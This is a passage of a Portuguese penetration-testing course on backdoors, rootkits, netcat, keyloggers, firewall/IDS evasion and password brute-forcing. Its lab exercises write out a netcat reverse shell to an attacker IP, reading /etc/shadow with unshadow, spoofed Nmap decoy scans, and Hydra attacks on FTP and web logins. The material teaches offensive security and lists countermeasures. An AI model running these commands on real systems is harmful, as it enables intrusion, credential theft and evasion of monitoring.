As backdoors são programas destinados a fornecer um meio de acesso remoto ao hacker a uma máquina que provavelmente teve sua segurança comprometida por ele anteriormente. Normalmente, esses programas abrem uma porta no computador atacado, e nessa porta tem o servidor do hacker escutando, apenas esperando o hacker se conectar nela para dar total acesso ao computador.

Mas, como esse método ficou fácil de ser detectado, pois com uma simples varredura por portas abertas na máquina entregaria o hacker, novas técnicas mais avançadas tem surgido, tais como backdoors que não abrem portas, mas sim ficam ouvindo portas já abertas na máquina, e então quando detectam um tipo específico de dado previamente estabelecido chegando nessa porta, a backdoor já sabe que é o hacker que está querendo se conectar ao alvo e então, lança uma conexão para o computador do hacker. Esse tipo de backdoor é conhecido por Non-listen Backdoor.

Também podemos ter backdoors implantadas propositalmente em programas pelos programadores. Existem diversos casos onde foram descobertas maneiras de acessar um programa através de um login ou comando que não estava documentado.

10.3. Cavalo de Tróia ou Trojan Horse

Segundo os historiadores, os gregos tentaram invadir Tróia e sempre eram derrotados pelos troianos. Então, os gregos tiveram uma brilhante idéia de criar um cavalo de madeira onde eles iriam colocar diversos soldados e presentear os troianos como reconhecimento da potencial defesa e declaração de paz. Com isso, os gregos conseguiram chegar ao coração de Tróia sem passar pelos muros e soldados troianos. Então, enquanto os troianos comemoravam a vitória e descansavam tranquilamente, os soldados gregos saíram do cavalo e atacaram Tróia, que acabou sendo conquistada pelos gregos. Essa história ficou conhecida como Cavalo de Tróia.

Então, depois de vários séculos desse acontecimento, acabamos descobrindo que esse truque foi ressuscitado.

Os cavalos de tróia dos computadores são programas que aparentemente funcionam normais, mas na verdade eles acabam realizando outra tarefa sem que o usuário tome conhecimento. Um exemplo disso é quando recebemos um email contendo um jogo anexado. Quando rodamos o jogo, conseguimos jogar normalmente, mas na verdade, alem do jogo, pode estar sendo executados outros programas em conjuntos para dar acesso ao seu computador a um possível atacante quando você se conectar à internet ou então, você pode ter informações roubadas e enviadas por email para o atacante ou onde for a imaginação do hacker.

Um exemplo de um cavalo de tróia é quando um hacker altera um arquivo do computador para se esconder ou esconder os seus arquivos dentro da maquina invadida. Isso pode ser feito alterando o programa responsável por listar os arquivos dentro de um diretório ou então alterando o programa responsável por mostrar todas as conexões ativas ao computador para o administrador.

Um hacker, quando ataca uma máquina, provavelmente ele irá instalar um conjunto de ferramentas formadas por trojans e backdoor, para se esconder e garantir o acesso futuro a maquina que foi invadida. Esse conjunto de ferramenta é conhecido por Rootkit.

10.4. Rootkits

Rootkit é um conjunto de ferramentas que tem como objetivo ofuscar determinadas ocorrências do sistema em que se encontra. Normalmente um rootkit é constituído por trojans e backdoors.

Temos dois principais tipos de rootkits:

User-land

Os binários originais são alterados por binários modificados, alterando o fluxo normal do programa;

Primeiramente é executado o código do rootkit e só então é realizada a funcionalidade real do programa.

Kernel-land

Adiciona código malicioso no kernel através de LKM (Loadable Kernel Module), drivers, inserção de código direto na memória, hook de syscall table;

Se bem implementado, é praticamente impossível de ser detectado com o SO em execução, precisando fazer análise da imagem.

Algumas das funcionalidades do Kernel-land rootkit:

- Hide Itself: O módulo se oculta, não aparecendo na listagem de módulos, tornando assim impossível de descarregá-lo;
- File Hider: Todos os arquivos que possuir uma pré-determinada palavra em seu nome serão ocultos da visualização;
- Process Hider: Todos os processos que possuir uma pré-determinada palavra em seu nome serão ocultos da visualização;
- Socket Backdoor: Se um pacote com um tamanho predefinido contendo uma string especificada no rootkit for recebido, será iniciará um programa, normalmente uma backdoor.

10.5. Vírus e worms

Vírus e worms podem ser usados para infectar e modificar um sistema a fim de permitir que um atacante ganhe acesso ao mesmo. Muitos vírus e worms carregam trojans e backdoors.

Um vírus e um worm são softwares maliciosos (malware). A principal diferença entre o vírus e o worm é que o primeiro, precisa ser executado para infectar o sistema. O segundo se espalha automaticamente, tendo um poder de infecção muito maior.

Os vírus, para começar a trabalhar, precisam ser ativados, ou seja, você precisa executar o programa infectado. Somente após isso, ele começará a infectar outros arquivos. Se algum arquivo infectado for levado e executado em outro computador, então o vírus começará a atacar os arquivos dos outros computadores também.

Tanto os vírus quanto os cavalos de tróia não conseguem infectar um computador externo sem a ajuda de uma pessoa.

O worm ou verme é um programa que pode infectar tanto uma máquina local quando uma máquina externa. Normalmente, os worms exploram falhas de segurança em outros programas para se propagarem, como é o caso do worm BLASTER, que ficou mundialmente conhecido após infectar milhares de computadores e poucas horas. Esse worm explorava um problema de programação em um serviço conhecido por rpc-dcom, que vem ativado por padrão nos sistemas operacionais Windows 2000 e Windows XP.

Porém, nem todos os Worms são destrutivos. Alguns worms já foram lançados para “limpar” computadores de pessoas que estavam infectadas por outros worms nocivos.

10.6. Netcat

Netcat é uma ferramenta usada para ler e escrever dados em conexões de rede usando o protocolo TCP/IP. Dada sua grande versatilidade, o Netcat é considerado pelos hackers o canivete suíço do TCP/IP, podendo ser usado para fazer desde portscans até brute force attacks.

O nome netcat vem do comando "cat" do Linux/Unix. O cat concatena arquivos e envia para a saída padrão (stdout). O netcat faz praticamente o mesmo, porém ao invés de concatenar arquivos, o netcat concatena sockets TCP e UDP.

Possui inúmeras funções, dentre as quais:

- Varredura de portas;
- Banner grabbing;
- Criação de backdoor;
- Tunelamento e etc.

Além de facilitar a vida do administrador de rede, também facilita a vida de um invasor, portanto, cuidado! Mate seu processo e remova o binário sempre após a

utilização, caso não queira tornar-se a vítima.

10.6.1. Opções do Netcat

- -e comando - Executa o comando especificado usando como entrada (stdin) os dados recebidos pela rede e enviando os dados de saída (stdout e stderr) para a rede. Essa opção somente estará presente se o nc for compilado com a opção GAPING_SECURITY_HOLE, já que permite que usuários disponibilizem programas para qualquer um conectado a rede;
- -i - Especifica o intervalo de tempo no qual as linhas de texto serão enviadas ou recebidas;
- -l - Coloca no netcat em estado de escuta (listening);
- -L - Coloca no netcat em estado de escuta (listening), reiniciando o netcat com a mesma linha de comando caso a conexão feche;
- -n - Força o netcat a usar apenas endereços de IP numéricos, sem fazer consultas a servidores DNS;
- -o filename - Usando para obter um log dos dados de entrada ou saída, em formato hexadecimal;
- -p - Especifica a porta a ser usada, sujeito a disponibilidade e a restrições de privilégio;
- -r - Faz as portas do portscan serem escolhidas aleatoriamente;
- -s - Especifica o endereço IP da interface usada para enviar os pacotes. Pode ser usado para spoofing de IPs, bastando apenas configurar uma interface do tipo eth0:0 (usando o ifconfig) com o IP desejado;
- -t - Permite usar o nc para criar sessões de telnet por script. Precisa estar compilado com a opção -DTELNET;
- -u - Usar UDP ao invés de TCP;

- -v - Controla o nível de mensagens mostradas na tela;
- -w - Limita o tempo máximo para que uma conexão seja estabelecida;
- -z - Para evitar o envio de dados através de uma conexão TCP, e limitar os dados de uma conexão UDP.

10.6.2. Netcat - Utilização

Transferência de arquivos:

- No servidor:

```
# netcat -l -p 5050 > pass.txt
```

- No cliente:

```
# cat pass.txt | netcat ip_server 5050
```

Uso como scanner

```
# nc -vv 127.0.0.1 22-25
```

10.6.3. Encadeando Netcats

Netcat foi desenvolvido para trabalhar com um pipeline, então naturalmente a saída de uma instância do Netcat pode alimentar a entrada de outro. Abaixo segue uma maneira de enviar um arquivo de log de um host para outro através de um intermediário:

```
host3# nc -l > log.txt
host2# nc -l --sh-exec "ncat host3"
host1# nc --send-only host2 < log.txt
```

O Netcat em modo de escuta no host2, ao receber uma conexão cria um "novo netcat" para falar com o host3 e conecta a entrada e saída do programa em execução no host1 e host3 encadeando-os. Esse mesmo "macete" pode ser utilizado em um host local também. O exemplo a seguir direciona a porta 8080 para o servidor web exemplo.org.br:

```
# nc -l localhost 8080 --sh-exec "ncat exemplo.org.br 80
```

10.7. Keylogger

Keylogger são programas utilizados para gravar tudo aquilo que o usuário digita no teclado. Alguns, mais avançados, armazenam screenshots da tela ou até mesmo a área ao redor do ponteiro do mouse onde ocorre um click.

Exemplos de Keyloggers:

- Ardamax – Windows
- Pykeylogger – Linux - *http://sourceforge.net/projects/pykeylogger/files/*

Além dos keyloggers lógicos, temos os keyloggers físicos, que podem ser comprados em lojas virtuais por poucos dólares.

Esses keyloggers físicos se parecem com adaptadores de teclados PS2/USB, sendo instalados entre o cabo do teclado e a entrada PS2 da CPU, só que eles armazenam dentro de uma memória flash tudo o que é digitado no teclado "grampeado".

Obviamente, que a instalação de um dispositivo desses, seja lógico ou físico, necessita do uso de recursos de engenharia social para que o mesmo seja instalado na máquina do alvo. E no caso do keylogger físico, o atacante precisa ter acesso físico à máquina, tanto para instalar, quanto para pegar de volta o dispositivo.

10.8. Prática dirigida

1. Vamos criar uma backdoor e acessar a máquina alvo através dela.

   Na máquina do atacante execute:

```
#nc -l -p 4000
```

   Na máquina da vítima execute:

```
#nc ip_do_atacante 4000 -e /bin/sh
```

2. Copiar o pykeylogger para a máquina alvo e executá-lo.

10.9. Contramedidas

- Monitorar constantemente os serviços executados na máquina e as portas abertas.
- Realizar varreduras constantes utilizando ferramentas específicas, como o Unhide, chkrootkit e o Security Auditor's Research Assistant (SARA), por exemplo.
- Evitar realizar a maioria das tarefas como root, já que para a infecção e alastramento, a maioria dos malwares precisam de privilégios de root.

Capítulo 11

Ignorando Proteções

11.1. Objetivos

- Conhecer os mecanismos de evasão de firewall
- Conhecer as técnicas de evasão de IDS/IPS
- Entender as técnicas de anti-forense

11.2. Evasão de Firewall/IDS com Nmap

As técnicas de evasão de firewall e IDS são utilizadas para evitar que qualquer tipo de aplicação que contenha filtros e controles de acesso, possam detectar as ações do atacante.

Tanto ferramentas específicas quanto parâmetros de ferramentas cujo objetivo de utilização não é especificamente esse, podem ser usados.

Abaixo vamos ver alguns parâmetros do Nmap, que podem ser utilizados para burlar proteções, e do Firewall Tester (FTester), que é utilizado para testar regras de firewall pesquisando como está o nível de bloqueio e detecção de pacotes maliciosos.

- **-f** => fragmenta pacotes, incluindo pacotes IP. A idéia é dividir os cabeçalhos TCP em vários pacotes, dificultando a detecção por filtros de pacotes, IDS e etc.

- **-D <decoy1>[,<decoy2>][,ME][**,...] => realiza uma varredura utilizando iscas. Faz parecer que vários hosts da rede, juntamente com seu IP, estão varrendo o alvo. Desse modo, o IDS pode reportar 5-10 varreduras em um único IP, mas não saberá definir quais são iscas inocentes e qual IP está realmente realizando a varredura.

- **-S <IP_Address>** => realiza um IP spoofing, fazendo com que um IDS report uma varredura sendo realizada a partir de um outro IP, que não o seu, mas que é definido por você.

- **--source-port <portnumber>** => realiza um port spoofing, permitindo que seja definido no pacote de qual porta ele teoricamente foi enviado. Essa técnica explora as portas abertas no alvo para realizar varreduras que o firewall permitirá por conta de suas regras. As portas mais utilizadas são DNS (53) e FTP (21).

- **--randomize-hosts** => ordena de forma aleatória os hosts alvos de uma varredura. Isso pode tornar a varredura menos óbvia para sistemas de

monitoramento de rede, especialmente se combinado com opções de "slow timing".

- **--spoof-mac <MAC address>** => faz um MAC spoofing, atribuindo um endereço MAC, definido pelo atacante, para todos os frames ethernet enviados.

11.3. Firewall Tester

Firewall Tester (FTester) é uma ferramenta criada para testar regras de filtragem firewalls e as capacidades Intrusion Detection System (IDS).

A ferramenta consiste em 2 scripts perl, um injetor de pacotes (ftest) e um sniffer passivo (listening sniffer – ftestd).

11.3.1. Características:

- firewall testing
- IDS testing
- Simulação de conexões reais TCP para inspecionar firewalls e IDS.
- Fragmentação de IP / Fragmentação de TCP
- Técnicas de evasão de IDS

Download - http://dev.inversepath.com/ftester

Documentação - *http://dev.inversepath.com/ftester/ftester.html*

11.3.2. Utilização:

```
# ./ftest
# ./ftestd
```

11.3.3. Sintaxe:

- Para pacotes TCP e UDP:

  IP_origem:porta_origem:IP_destino:porta_destino:Flags:Protocolo:Tipo_serviço

- Para pacotes ICMP:

  IP_origem:porta_origem:IP_destino:porta_destino:Flags:ICMP:tipo_icmp:código_icmp

Exemplo:

192.168.0.1:1-1024:10.7.0.1:20-25:S:TCP:22

11.4. Detectando Honeypots

Dificilmente uma organização ou empresa que esteja contratando profissionais para realizar um pentest, possui um honeypot em sua rede. Mas ainda assim existe essa possibilidade...

Existem vários tipos de honeypots, mas podemos dividi-los, basicamente, em dois grandes grupos:

– Honeypot de baixa interatividade

– Honeypot de alta interatividade

O honeypots de baixa interatividade são facilmente detectáveis, bastando utilizar boas ferramentas de varredura, descoberta de vulnerabilidades e exploração, pois por sua limitação de respostas e interação com o atacante, pelas respostas transmitidas ao atacante, esse último conseguirá perceber que o alvo não é uma máquina real.

Já com os honeypots de alta interatividade, a coisa muda de figura, pois suas

respostas são mais consistentes e o comportamento é bem próximo de um servidor real, caso esteja bem configurado.

Com os HP de alta interatividade, apenas a experiência e o conhecimento dessas armadilhas podem permitir ao pen-tester descobrir e detectar essas armadilhas para invasores. No entanto, não aconselho perder muito tempo tentando detectar honeypots e definir se um servidor que está tentando explorar é um HP ou não. Deixe que isso seja consequência de seu trabalho, e não o objetivo principal.

Três ótimas ferramentas que podem ser utilizadas na detecção de honeypots são:

- Nmap
- Nessus
- OpenVAS

11.5. Prática dirigida

Varredura com Spoofing e Decoy:

```
nmap -S 192.168.0.1 -p 22 -O -sV -P0 -n 192.168.200.1
nmap -sS –-source-port 53 -p 80 -P0 -n -D 192.168.0.24, 192.168.0.25 192.168.200.x
```

1. Realizar essas varreduras nos micros vizinhos, com o wireshark rodando.
2. Descobrir, na rede, qual o IP onde há um honeypot sendo executado.

11.6. Contramedidas

- Manter regras de firewall e IDS muito bem configuradas
- Manter a atenção constante em logs de equipamentos que são responsáveis pela proteção da rede
- Não confiar em apenas um firewall ou IDS, compartimentalizando a rede

Capítulo 12

Técnicas de Força Bruta

12.1. Objetivos

- Conhecer os mecanismos de geração de wordlist
- Conhecer ferramentas de bruteforce
- Entender o que é boa política de senhas

12.2. Brute Force

Uma das mais conhecidas técnicas de invasão de sistemas é, sem dúvida, o brute force. O método de funcionamento de um ataque desse tipo é muito simples: são geradas várias tentativas de conexão a partir do nome de um provável usuário da máquina alvo. A técnica consiste em gerar várias combinações de senhas para esse usuário, na tentativa de ”adivinhar” a senha dele.

Também podemos alternar o nome do usuário, fazendo brute force de usuário e senha. Para isso, podemos obter um arquivo chamado “wordlist”, no qual podemos gerar diversas combinações possíveis de senhas para testar com o brute force.

Baseados nisso, veremos algumas ferramentas para realizar esse tipo de teste.

12.3. Wordlist

Uma boa wordlist é fundamental para o sucesso de um ataque de brute force. É possível comprar wordlists, fazer download ou até mesmo gerar listas de palavras que serão usadas pelas ferramentas de brute force.

12.3.1. Download de Wordlist

Wordlists podem ser encontradas em diversos locais, incluindo redes de compartilhamento de arquivos (P2P). Abaixo seguem alguns sites que possuem wordlists para download:

Site:

- http://www1.harenet.ne.jp/~waring/vocab/wordlists/vocfreq.html
- http://www.outpost9.com/files/WordLists.html
- http://wordlist.sourceforge.net/

- http://rapidshare.com/files/100861231/28GBwordlist.rar

P2P:

- eMule
- Kazaa
- Torrent

12.4. Geração de Wordlist

Existem diversas ferramentas que auxiliam na geração de uma wordlist. Abaixo listaremos algumas das ferramentas que podem ser usadas para a realização dessa tarefa.

```
# crunch 5 8 12345678 > /tmp/wordlist-numeric
```

Onde:

- 5 – tamanho mínimo da palavra
- 8 – tamanho máximo da palavra
- 12345678 – Caracteres que serão usados para a geração da lista

Temos mais algumas opções a definir com esta ferramenta, mas desta vez vamos tentar criar combinações mais próximas do ”mundo real” onde muitas vezes, ou por falta de criatividade ou medo de esquecer a senha as pessoas acabam associando ao próprio nome uma data, casamento, namoro, nascimento, aniversário do papagaio, etc. Vamos ver como poderíamos ”adivinhar” a senha o Júnior.

```
# crunch 10 10 1234567890 -t junior@@@@ > /tmp/juniorlist
```

Onde:

- 10 – tamanho mínimo da palavra
- 10 – tamanho máximo da palavra
- 1234567890 – Caracteres que serão usados para a geração da lista

Vamos fazer uso de outra ferramenta para gerar wordlists, no caso, a ferramenta wyd. A diferença dessa ferramenta para o crunch é que essa utiliza uma maneira mais ”inteligente” de gerar as combinações.

Vamos gerar a wordlist com baseado em um arquivo HTML de um site qualquer que fizemos download:

```
# wyd.pl -o /tmp/wordlist ./meu_dump.html
```

Eliminando as palavras repetidas:

```
# cat /tmp/wordlist | sort -u > /tmp/wordlist-inteligente
```

O wyd consegue gerar combinações a partir de arquivos em texto puro, html, php, doc, ppt, pdf, odt, ods e odp.

12.5. John The Ripper

O John é um dos utilitários mais conhecidos para decifrar senhas no Linux, pois consegue decifrar algoritmos usados pelo sistema como o MD5 e outras. Toda a configuração do John é feita em um arquivo texto chamado john.conf em sistemas

Unix ou john.ini no Windows, por exemplo. Neste arquivo você consegue definir regras para a descoberta de senhas, wordlists, parâmetros para os modos e até definir um novo modo de descoberta de senhas.

Este arquivo é dividido em várias seções. Todas as seções começam com uma linha com seu nome entre colchetes ([ ]). As opções destas seções são definidas em variáveis de modo bem simples, como em:

- variável = valor

Os nomes de seções e variáveis são case-insensitive, ou seja, SECAO1 e secao1 são a mesma seção e VAR1 e var1 são a mesma variável. Os caracteres # e ; são completamente ignorados, assim como linhas em branco.

Abaixo estão as explicações das opções dividas por seção:

Options:

- Wordlist: A wordlist a ser utilizada pelo JtR. O arquivo pode estar em qualquer lugar, basta especificar o caminho correto nessa variável;
- Idle: Configura o John para usar seu CPU quando este estiver inativo. Diminui o desempenho da quebra da senha, porém não impacta tanto no desempenho de outros programas. O padrão desta opção é N (desabilitado);
- Save: Intervalo no qual o software irá gravar seu progresso para no caso de uma interrupção ele possa recomeçar novamente de onde havia parado;
- Beep: Emite um bip quando uma senha é quebrada.

List.Rules:Single

Nesta seção ficam as regras default do software para a quebra das senhas. São regras como substituição de strings, escrita 1337 e outras.

List.Rules:Wordlist

Nesta seção ficam as regras de substituição de caracteres, modificações de palavras, etc quando se está usando uma wordlist para tentar quebrar as senhas do arquivo.

List.Rules:NT

Nesta seção ficam as regras utilizadas quando se está quebrando senhas cifradas utilizando o algoritmo NTLM (Windows).

Incremental*

Aqui ficam as regras para o tipo de quebra de senhas chamado Incremental (todos os "tipos" de tentativas de quebra de senha que o John utiliza serão explicados mais adiante neste documento).

List.External:*

São alguns filtros pré-definidos para substituição de palavras, eliminação de caracteres indesejados, etc.

12.5.1. MODOS

JtR utiliza alguns modos para que consiga otimizar a quebra da senha. Estes modos são explicados a seguir:

- Modo Wordlist

Para utilizar esse método você vai precisar de uma wordlist. Existem vários lugares na Internet que possuem milhares de wordlists disponíveis gratuitamente, é só dar uma olhada no Google que você irá encontrar várias. Para te ajudar, aqui no item "Wordlists" você encontra vários links para wordlists disponíveis na Internet. Lá você também encontra algumas dicas de como organizar a sua lista. Mas vale lembrar que não é bom que você tenha entradas duplicadas na sua lista, o Jhon the Ripper não vai fazer absolutamente nada com a sua wordlist antes de começar a testar as palavras que tem nela.

Este é o modo mais simples suportado pelo John. Para utilizá-lo você só especifica uma wordlist e algumas regras para ele fazer combinações das palavras que ele encontrar na lista que você especificou. Quando utilizando determinados

algoritmos, o JtR se beneficiará se você colocar senhas com tamanhos mais ou menos parecidos perto umas das outras. Por exemplo, seria interessante você colocar as senhas com 8, 6 ou 9 caracteres perto umas das outras na sua wordlist. A wordlist padrão a ser utilizada pelo John é definida no arquivo john.conf.

- Modo Single Crack

É neste modo que você deveria começar a tentar quebrar uma senha. Aqui, além de várias regras de handling serem aplicadas, o JtR vai utilizar mais informações como o nome completo do usuário e seu diretório home para tentar descobrir qual é a senha. Este modo é muito mais rápido que o modo "Wordlist".

- Modo Incremental

Este é o modo mais poderoso do JtR. Nele serão tentadas todas as combinações possíveis de caracteres para tentar quebrar a senha cifrada. Dada a grande quantidade de combinações possíveis, é recomendável que se defina alguns parâmetros (como tamanho da senha ou conjunto de caracteres a serem utilizados) para que você não fique esperando pela senha ser quebrada por muito tempo.

Todos os parâmetros para este modo são definidos no arquivo john.conf, nas seções começadas com Incremental no nome.

- Modo External

Esse modo é bastante complexo. Nele você pode definir regras próprias para o John seguir ao tentar quebrar uma senha. Tais regras são definidas em uma linguagem parecida com a C no arquivo de configuração do programa. Ao ser especificado este modo ao tentar quebrar uma senha na linha de comando, o JtR vai pré-processar as funções que você escreveu para este modo e utilizá-las. A documentação de uso desse modo pode ser obtida em:

http://www.openwall.com/john/doc/EXTERNAL.shtml

12.5.2. LINHA DE COMANDO

O John suporta várias opções de linha de comando, geralmente usadas para ativar determinados modos de uso do software. Preste bastante atenção no case das opções, o JtR é case-sensitive! Uma característica muito legal dele é que é possível abreviar as opções da linha de comando desde que não haja ambigüidade (mais ou menos da maneira como ocorre no shell de roteadores Cisco, por exemplo).

Abaixo vou dar uma explicação básica das opções que o John suporta. Se você se esquecer de alguma opção quando estiver utilizando o JtR, é só digitar "john" no terminal e todas as opções serão impressas para você. As opções podem ser definidas utilizando -- ou - e seus parâmetros são definidos utilizando = ou :.

- --single: Define o modo "single" para quebrar as senhas.
- --wordlist=ARQUIVO: Define o modo "wordlist" para quebrar as senhas e define o arquivo ARQUIVO como sendo de onde as senhas serão lidas. Aqui você pode utilizar também a opção --stdin para dizer que as palavras virão da entrada padrão.
- --incremental: Define que será utilizado o modo "incremental" para quebrar a senhas. Opcionalmente você pode definir que tipo de modo incremental será utilizado fazendo --incremental[=MODO].
- --external=MODO: Define que será utilizado o modo external.
- --rules: Habilita as regras para wordlist definidas em john.conf quando se utiliza o modo wordlist.
- --stdout[=LENGTH]: Quando utilizado, faz com que o JtR imprima as possíveis senhas direto na saída padrão ao invés de tentá-las contra um hash. Se você definir o parâmetro LENGTH só serão impressas senhas com caracteres até a quantidade especificada em LENGTH.
- --restore[=NOME]: Faz com que uma sessão que foi interrompida anteriormente continue de onde parou. Se você definir um nome diferente para a sessão, especifique o nome dela na linha de comando

junto com esta opção. A sessão fica gravada na home do John, em um arquivo chamado john.rec.

- --session=NOME: Define o nome da sessão que pode ser utilizado com a opção restore. A esse nome será automaticamente adicionado a extensão .rec.

- --status[=NOME]: Mostra o status da última sessão ou, se definido o nome da sessão, da sessão especificada.

- --make-charset=ARQ: Gera um arquivo charset para ser utilizado no modo "incremental".

- --show: Mostra as senhas do arquivo que você especificou para o JtR que já foram quebradas. Esta opção é especialmente útil quando você tem outra instância do JtR rodando.

- --test: Esta opção faz um benchmark de todos os algoritmos compilados no software e os testa para saber se estão funcionando corretamente. Esta opção já foi explicada anteriormente.

- --users=[-]Nome do usuário ou UID: Com esta opção você pode especificar para o JtR quais usuário você quer tentar quebrar a senha. Você pode utilizar o nome de usuário ou o UID dele e pode separar vários usuários utilizando uma vírgula. Utilizando o "-" antes do nome do usuário, você faz com que o John ignore aquele usuário ou UID.

- --groups=[-]GID: Faz com que o John tente quebrar apenas as senhas dos usuários participantes de um grupo especificado (ou ignorá-los, se você utilizar o "-").

- --shells=[-]SHELL: Apenas tenta quebrar as senhas dos usuários cujas shells sejam iguais à que foi especificada por você na linha de comando. Utilizando o "-" você ignora as shells especificadas.

- --salts=[-]NUMERO: Deixa você especificar o tamanho das senhas que serão (ou não) testadas. Aumenta um pouco a performance para quebrar algumas senhas, porém o tempo total utilizando esta opção acaba sendo o mesmo.

- --format=FORMATO: Permite a você definir o algoritmo a ser usado para quebrar a senha, ignorando a detecção automática do software. Os formatos suportados atualmente são DES, BSDI, MD5, AFS e LM. Você também pode utilizar esta opção quando estiver utilizando o comando --test, como já foi explicado anteriormente neste texto.

- --save-memory=1, 2 ou 3: Esta opção define alguns níveis para dizer ao John com qual nível de otimização ele irá utilizar a memória. Os níveis variam de 1 a 3, sendo 1 a mínima otimização. Esta opção faz com que o JtR não afete muito os outros programas utilizando muita memória.

12.5.3. USANDO A FERRAMENTA

Para executar o John sobre arquivos de senha de Linux, teremos que passar para ele as senhas estão utilizando o esquema de shadow no sistema. Para isso, utilizaremos o executável ”unshadow”, que está presente junto com o John:

```
# ./unshadow /etc/passwd /etc/shadow > password
```

Agora podemos executar o John referenciando o nosso arquivo password

```
./john password
Loaded 5 passwords with 5 different salts (FreeBSD MD5 [32/32])
x (x)
x (teste)
abc (teste1)
12345 (sb)
```

Também podemos passar na sintaxe um parâmetro para que o John pegue a lista de palavras de outro arquivo (por exemplo, as wordlists que geramos anteriormente):

```
# ./john -wordfile:/tmp/juniorlist password
```

O John gera dois arquivos de log: o ”john.pot”e o ”restore”. No primeiro arquivo estão as senhas já decifradas, para que em uma nova execução ele não comece tudo do zero. Já o arquivo ”restore” irá conter informações sobre o estado de execução do John para continuar executando uma sessão interrompida (por exemplo, quando teclamos ”CTRL+C” durante a execução). Se você quiser retomar a execução do ponto onde parou, basta executar:

```
# ./john -restore
```

Também podemos exibir as senhas já descobertas pelo programa usando a opção show:

```
# ./john -show arquivo_passwd
```

É importante ressaltar que o John The Ripper possui módulos adicionais que não são compilados durante uma compilação padrão. Esses módulos podem ser encontrados no próprio site da ferramenta, através do endereço: http://www.openwall.com/john/. Os módulos adicionais se encontram no final da página inicial. Como exemplo, podemos citar o módulo para quebrar senhas de Lotus Domino e MySQL.

12.6. THC-Hydra

O hydra é um dos utilitários que abrangem uma grande quantidade de serviços que podem ser alvos de brute force, entre eles: TELNET, FTP, Firebird, HTTP-GET, HTTP-HEAD, HTTPS-GET, HTTP-HEAD, HTTP-PROXY, HTTP-PROXY-NTLM, HTTP-FORM-GET, HTTP-FORM-POST, HTTPS-FORM-GET, HTTPS-FORM-POSTLDAP2, LADP3, SMB, SMBNT, MS-SQL, MYSQL, POSTGRES, POP3 NTLM, IMAP, IMAP-NTLM, NCP, NNTP, PCNFS, ICQ, SAP/R3, Cisco auth, Cisco enable, SMTP-AUTH, SMTP-AUTH NTLM, SSH2, SNMP, CVS, Cisco AAA, REXEC, SOCKS5, VNC, POP3 e VMware-Auth. Além disso, o hydra fornece suporte a conexões via

proxy. O xhydra é um utilitário gtk para uso do hydra na interface gráfica.

12.6.1. Usando o HydraGTK

Para baixar o HydraGTK, basta acessar o endereço:

http://freeworld.thc.org/releases/hydra-5.8-src.tar.gz

Após baixar o arquivo, execute os seguintes comandos para descompactá-lo e compilá-lo:

```
#tar -xzvf hydra-5.8-src.tar.gz
# cd hydra-5.8-src
# ./configure; make; make install
# cd hydra-gtk
# ./configure; make; make install
```

Para executar o programa na interface gráfica, basta chamarmos o binário, que já estará no path do sistema, e informar o path do seu código fonte com o parâmetro –hydra-path:

```
xhydra --hydra-path [caminho-completo]/hydra-5.8-src/
```

12.6.2. Hydra no terminal

Exemplo do hydra sendo usado contra o serviço FTP:

```
# ./hydra -L /tmp/usuarios -P /tmp/pass -o /tmp/resultado -v 192.168.0.100 ftp
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 15.
```

```
Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-09-28 16:19:21
[DATA] 15 tasks, 1 servers, 15 login tries (l:5/p:3), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.0.100 (waiting for childs to finish)
[21][ftp] host: 192.168.0.100 login: x password: 123456
Hydra (http://www.thc.org) finished at 2004-09-28 16:19:29
```

Em ”/tmp/usuarios” temos a userlist de ftp, em ”/tmp/pass” temos a wordlist para os usuários e em ”/tmp/resultado” o resultado do brute force no serviço.

Vejamos o conteúdo do arquivo de saída do brute force:

```
# cat /tmp/resultado
# Hydra v4.1 run at 2004-09-28 16:19:21 on 192.168.0.100 ftp
(hydra -L /tmp/usuarios -P /tmp/pass -t 15 -v -o /tmp/resultado 192.168.0.100 ftp)
[21][ftp] host: 192.168.0.100 login: x password: 123456
```

O THC-Hydra também pode ser usado para realizar ataques contra formulários web.

Para isso, podemos usar a opção http-post-form ou http-get-form, dependendo do método usado para envio dos dados pelo formulário web.

Vamos analisar o comando seguinte:

```
# hydra -l hydra -P password.lst -s 80 <IP> http-post-form "/administrador/index.php:usuario=^USER^&senha=^PASS^&submit=Login:Incorrect Username"
```

O parâmetro ^USER^ será substituído pelos usuários, no nosso caso, o valor passado para a opção –l, no nosso caso o valor “hydra”, e o parâmetro ^PASS^ será substituído pelos valores passados na opção –P, no nosso caso, uma wordlist chamada password.lst.

No exemplo do nosso arquivo que se encontra na vmware de testes, acessível através do endereço http://<ip_vm>/bf/, podemos usar o seguinte comando para realizarmos o ataque de bruteforce:

```
root@bt:/tmp# hydra -l admin -P wl.txt -o resultado.txt 192.168.3.106 http-get-form
"/bf/bf.php:usuario=^USER^&senha=^PASS^&submit=Enviar:incorreta"
```

12.7. BruteSSH2

O BruteSSH2 é um script, que pode ser encontrado em C, Perl ou Python, que realiza ataques de força bruta na porta 22 e utiliza wordlists para descobrir senhas.

Para executar é só entrar como root e digitar:

```
# chmod 777 brutessh2.py
# ./brutessh2.py
```

12.8. Rainbow Crack

RainbowCrack é um programa que gera rainbow tables para serem usadas na quebra de senhas. O RainbowCrack difere dos programas de força bruta convencionais, pois utiliza tabelas previamente criadas, chamadas rainbow tables, para reduzir drasticamente o tempo necessário para quebrar senhas.

Um ótimo programa para utilizarmos para quebrar senhas Windows com rainbow tables é o Ophcrack

```
#aptitude install ophcrack
```

Outro programa, que quebra inclusive hashs MD5, SHA1, SHA2 e etc, é o Cain (que roda em Windows).

- Para baixar Rainbow Tables:

  http://rainbowtables.shmoo.com/

- Para entender mais:

  http://www.ethicalhacker.net/content/view/94/24/

12.9. Utilizando o Rainbow Crack para criação de Rainbow Tables

12.9.1. Introdução

RainbowCrack é uma ferramenta cujo objetivo é quebrar hash de senhas.

O método utilizado pela ferramenta é o brute force. Nesse método, todas as senhas em texto plano e seus hashs correspondentes são computados um por um. O hash computado é comparado com o hash alvo. Se um deles for igual, a senha em texto plano é encontrada. Do contrário, o processo continua até finalizar todas as senhas possíveis.

